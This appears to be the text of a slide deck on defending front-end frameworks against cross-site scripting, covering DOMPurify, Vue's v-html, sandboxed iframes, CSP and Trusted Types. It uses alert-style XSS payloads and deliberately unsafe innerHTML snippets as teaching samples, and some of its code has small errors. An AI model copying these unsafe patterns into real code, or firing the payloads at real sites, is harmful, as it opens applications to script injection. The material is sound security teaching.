DOMPurify.sanitize('<img src=x onerror=alert(1)//>');
// <img src="x">
DOMPurify.sanitize('<p>abc<iframe//src=java&Tab;script:alert(3)>def</p>');
// <p>abc</p>
DOMPurify.sanitize('<TABLE><tr><td>HELLO</tr></TABL>');
// <table><tbody><tr><td>HELLO</td></tr></tbody></table>
```

https://github.com/cure53/DOMPurify

Using element ref



```jsx
const Component = ({ title }) => {
  const elementRef = React.createRef();

  useEffect(() => {
    // UNSAFE: bypass security by native DOM manipulation
    ref.current.innerHTML = title;
  }, []);

  return (<span ref={elementRef}>no data</span>)
}
```

JSX

Native DOM manipulation is vulnerable to XSS

Render HTML

```
this.comment = `Hi <img src="none" onerror="alert('OMG')"><b>Syntax</b>`
```

Template

```
<div v-html="comment"></div>
```

Vue will NOT sanitize content when using `v-html`.
Vue does not offer a safe alternative

https://vuejs.org/guide/essentials/template-syntax.html#raw-html

Render HTML

```
<script setup lang="ts">
  import DOMPurify from 'dompurify';
  const sanitized = computed(() => {
    return DOMPurify.sanitize(untructedHTML)
  }
</script>
<template>
  <div v-html="sanitized" />
</template>
```


```
<div v-dompurify-html="untrustedHTML"></div>
```

You need to sanitize the content yourself.

https://github.com/LeSuisse/vue-dompurify-html
https://vuejs.org/guide/best-practices/security.html#potential-dangers

Render HTML : built in sanitisation

- Sanitisation in browsers 🎉



	Chrome	Edge	Firefox	Opera	Safari	Chrome Android	Firefox for Android	Opera Android	Safari on iOS	Samsung Internet	WebView Android
Sanitizer	✗ 105–118	✗ 105–118	✗ 83	✓ 91	✗ No	✗ 105–118	✗ No	✓ 72	✗ No	✓ 20.0	✓ 105

https://developer.mozilla.org/en-US/docs/Web/API/HTML_Sanitizer_API
https://blog.logrocket.com/what-you-need-know-inbuilt-browser-html-sanitization/

Render HTML : built in sanitisation 😭

Alex Russell Aug 15, 2023, 9:30:06 PM

to blink-dev, Chris Harrelson, Alex Russell, blink-dev, cwi...@google.com, Daniel Vogelheim

Sorry for the slow reply; was OOO for a few days.

A lot of this is concerning. It's bad for us to be taking such deprecations on-board when the I2S was executed in good-faith, and arguemnts like those from Freddy are wholly unconvincing. This is a cost to Chromium to accomodate a new API shape, and so the bar to doing so must be very high. That said, Daniel and Chris are both right that removing while use is very low is the right thing to do if this can't possibly live. I've reviewed the issues and both designs, and I'm not convinced that there's a compelling case for the API change in a non-additive way, so we're into waters we should prefer not to swim in.


In light of the above, I propose a compromise: we allow this deprecation, but do not allow the replacement to ship without a new Origin Trial, and we will have a discussion of whether or not this team is allowed to ship this API before other vendors do at a later date. My inclination is to say "no", which is to say, the API OWNERS staked the claim of this group to take risks through our codebase once, and I'm not convinced we should again. If Mozilla is so convinced that this new API shape is heavily superior, let them take the risk of shipping first.

As an alternative, I'd happily greenlight an OT for compatible additions to the existing API in lieu of this deprecation.

Best,

https://groups.google.com/a/chromium.org/g/blink-dev/c/PNTt4oFXt8c

Render HTML : built in sanitisation



https://github.com/WICG/sanitizer-api/blob/main/explainer.md
https://wicg.github.io/sanitizer-api/

Preventing XSS: Overview

Data type	Context	Defense
String	HTML Body/Attribute GET Parameter Untrusted URL CSS Javascript	Encoding/sanitization
HTML	Anywhere	HTML sanitization
Untrusted JS	Any	Sandboxing and deliver from different domain

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html#xss-prevention-rules-summary
Jim Manico, The Last XSS Defense Talk (2022)

Preventing XSS: untrusted JS → any

- Sandboxing
  - Unique origin
  - Scripts are not executed
  - Popups are not allowed
  - Fullscreen is not allowed
  - Forms cannot be submitted
  - …

```
<iframe src="" sandbox=""></iframe>
```

```
allow-same-origin, allow-scripts, ...
```

https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe#sandbox
https://bughunters.google.com/learn/invalid-reports/web-platform/xss/6619189462433792/xss-in-sandbox-domains
Jim Manico, The Last XSS Defense Talk (2022)

Angular, React & Vue application offer secure-by-default mechanisms to **prevent XSS**, but they are **not foolproof**. A single mistake can still result in XSS vulnerabilities. 😭

General defenses

General defenses

Modern browsers are equipped with advanced security measures to effectively prevent cross-site scripting (XSS) attacks.

- **Content Security Policy (CSP)** is a security feature implemented by web browsers to mitigate the risks of cross-site scripting, data injection, and other code injection attacks by restricting access to untrusted sources.
- **Trusted types** is a browser feature that helps mitigate the risk of cross-site scripting attacks by enforcing strict input validation and sanitization.

https://auth0.com/blog/defending-against-xss-with-csp
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
https://www.w3.org/TR/CSP3/
https://developer.mozilla.org/en-US/docs/Web/API/Trusted_Types_API

Trusted Types

What are trusted types

Trusted Types is a new browser API that can help you **eradicate DOM-based XSS** in your entire application. Trusted Types is a browser security mechanism created by the security team at Google.

Opt-in (as header)

```
Content-Security-Policy: require-trusted-types-for 'script';
```

Opt-in (meta in html)


```
<meta http-equiv="Content-Security-Policy"
content="require-trusted-types-for 'script'" />
```

https://developer.mozilla.org/en-US/docs/Web/API/Trusted_Types_API

Trusted Types reject untrusted content

```
const div = document.getElementById('myDiv');


// UNSAFE
const untrusted = `John<img src="#" onerror="alert('OMG')">`
div.innerHTML = untrusted;
```



Sinks that are protected by Trusted Types

- element.innerHTML
- element.outerHTML
- document.write()
- document.writeln()
- document.domain
- element.insertAdjacentHTML
- element.onevent
- element.src
- window.location
- document.cookie
- eval()

Trusted Types - Enforces sanitize

```
import { sanitizeHtml } from 'safevalues';
import DOMPurify from 'dompurify';
const div = document.getElementById('myDiv');
const untrusted = `John<img src="#" onerror="alert('OMG')">`

// SAFE
div.innerHTML = DOMPurify.sanitize(untrusted, { RETURN_TRUSTED_TYPE: true });

// SAFE, Alternative
div.innerHTML = sanitizeHtml(untrusted);
```

Demo

With this policy in place, we can ensure that no data will be passed to the browser's HTML parser without first going through the Trusted Types policy

https://github.com/google/safevalues/tree/main/src
https://github.com/cure53/DOMPurify

Trusted Types in Angular


Since version 11, Angular has built-in support for Trusted Types. Need to opt-in via a CSP directive.

```
Content-Security-Policy:
    trusted-types angular; require-trusted-types-for 'script';
```

Additionally, set the directive trusted-types to angular to enable the Angular specific policy for Trusted Types

https://angular.io/guide/security#enforcing-trusted-types


Trusted Types in React



```
import { sanitizeHtml } from 'safevalues';
<p dangerouslySetInnerHTML={{
  __html: sanitizeHtml(review.content)
}}>
```

It forces you to think about sanitisation, everywhere

Trusted Types in Vue



[RFC] Integrate Trusted Types API #614

kazuma0129 started this conversation in RFC Discussions

kazuma0129 on Dec 14, 2023 — edited

Start Date: 2023-12-14
Target Major Version: 3.x

Summary

This RFC proposes integrating the Trusted Types API into Vue 3 to enhance security against Cross-Site Scripting (XSS) vulnerabilities. The goal is to automate secure DOM handling, enabling developers to utilize Vue features without managing Trusted Types explicitly.

Motivation

Frameworks like Lit (Lit's release notes) and Angular (Angular's security guide) have adopted Trusted Types, showing significant steps in web security. Vue 3 should follow this path to enhance security and align with current front-end development practices. However, the PR was previously created in Vue 2 to integrate Trusted Types, but it appears to have been recently closed. ref: vuejs/vue#10491

Basic Example

Trusted Types - browser support

	Chrome	Edge	Firefox	Opera	Safari	Chrome Android	Firefox for Android	Opera Android	Safari on iOS	Samsung Internet	WebView Android
trustedTypes	✓ 83	✓ 83	✗ No	✓ 69	✗ No	✓ 83	✗ No	✓ 59	✗ No	✓ 13.0	✓ 83

Limited support, but this doesn’t have to be a problem.

Trusted Types - browser support

mozfreddyb (Frederik Braun) commented on Dec 13, 2023 — Contributor

We at Mozilla have done a thorough spec review and intend to change our standards position to *positive*: We are convinced of the track record that Trusted Types has in terms of preventing DOM-based XSS on popular websites (thanks to folks in thread for providing these insights!).

That being said, there are some important concerns that need to be addressed before this can ship in a release build for all of our users. First and foremost, there is some functionality (e.g., `getPropertyType`, `getAttributeType` that seem a bit odd and their usage in the wild isn't clear to us. Conversations with the google web sec team confirms that there is a lack of clarity in terms of usefulness and usage on the web. Chrome has started to add UseCounters (thanks!).

We also spent some time on the Chrome implementation and found some features that are not even in the standard, which is a bit problematic (e.g., `beforepolicycreation` event). We expect those features to go through standardization or to be deprecated and removed similarly to the methods mentioned above.

👍 10 👀 1

Use a default policy

Sometimes you can't change the offending code. For example, this is the case if you're loading a third-party library from a CDN. In that case, use a default policy:

```
export const policy = window.trustedTypes?.createPolicy('default', {
  createHTML(source) {
    return DOMPurify.sanitize(source)
  }
});
```

```
div.innerHTML = untrusted; // sanitize will be applied here!
```

https://web.dev/articles/trusted-types

Explicit use the custom policy

```
import { policy } from “./trusted-types”
export const MyComponent = ({ content } ) => {
  const safeContent = policy.createHTML(content);
  return (
    <div dangerouslySetInnerHTML={{ __html: safeContent }}></div> */}
  );
}
```

It’s always better to explicit safeguard your content.

- Default policy only works on supported browsers
- Alternative is to load a polyfill

https://github.com/w3c/trusted-types

Key takeaways

Key takeaways

A single vulnerability is easy to fix, at scale not so much

Don’t rely on filtering, use escaping

Avoiding XSS in FE frameworks is challenging

Angular is better than React & Vuejs but still not foolproof

Enable Trusted Types to find & fix insecure DOM assignments

Use a Trusted Types default policy when it is impossible to fix the actual code

Further reading - XSS

Auth0, **Defend Your Web Apps from Cross-Site Scripting**
(https://auth0.com/blog/cross-site-scripting-xss/)

Jim Manico, **The Last XSS Defense Talk** (2022)
(https://www.youtube.com/watch?v=wRC7jyhTkEM)

Ben Hoyt, **Don’t try to sanitize input. Escape output**
(https://benhoyt.com/writings/dont-sanitize-do-escape/)

Philippe De Ryck, **Preventing XSS in react**
(https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part1.html)

Philippe De Ryck, **React XSS cheatsheet**
(https://pragmaticwebsecurity.com/files/cheatsheets/reactxss.pdf)

Philippe De Ryck, **Are you causing XSS vulnerabilities with JSON.stringify()?**
(https://pragmaticwebsecurity.com/articles/spasecurity/json-stringify-xss)

Further reading - Trusted types

Christoph Jürgens, **Trusted Types to prevent DOM XSS 🤝 in Angular**
(https://dev-academy.com/trusted-types-to-prevent-dom-xss-in-angular/)

JS Frameworks, **Trusted Types in Angular 12 to prevent DOM XSS**
(https://www.youtube.com/watch?v=F6qxxEZe_pQ)

Jim Manico, **A Deep Dive into Advanced Security Measures for ReactJS Apps**
(https://www.youtube.com/watch?v=PyLE8ujGQMg)

Philippe De Ryck, **Securing SPAs with Trusted Types**
(https://auth0.com/blog/securing-spa-with-trusted-types/)

Philippe De Ryck, **Securing React With Trusted Types**
(https://www.youtube.com/watch?v=Hw8Tq3jq2Xc)

Ron Perris & Liran Tal, **10 React security best practices**
(https://snyk.io/blog/10-react-security-best-practices/)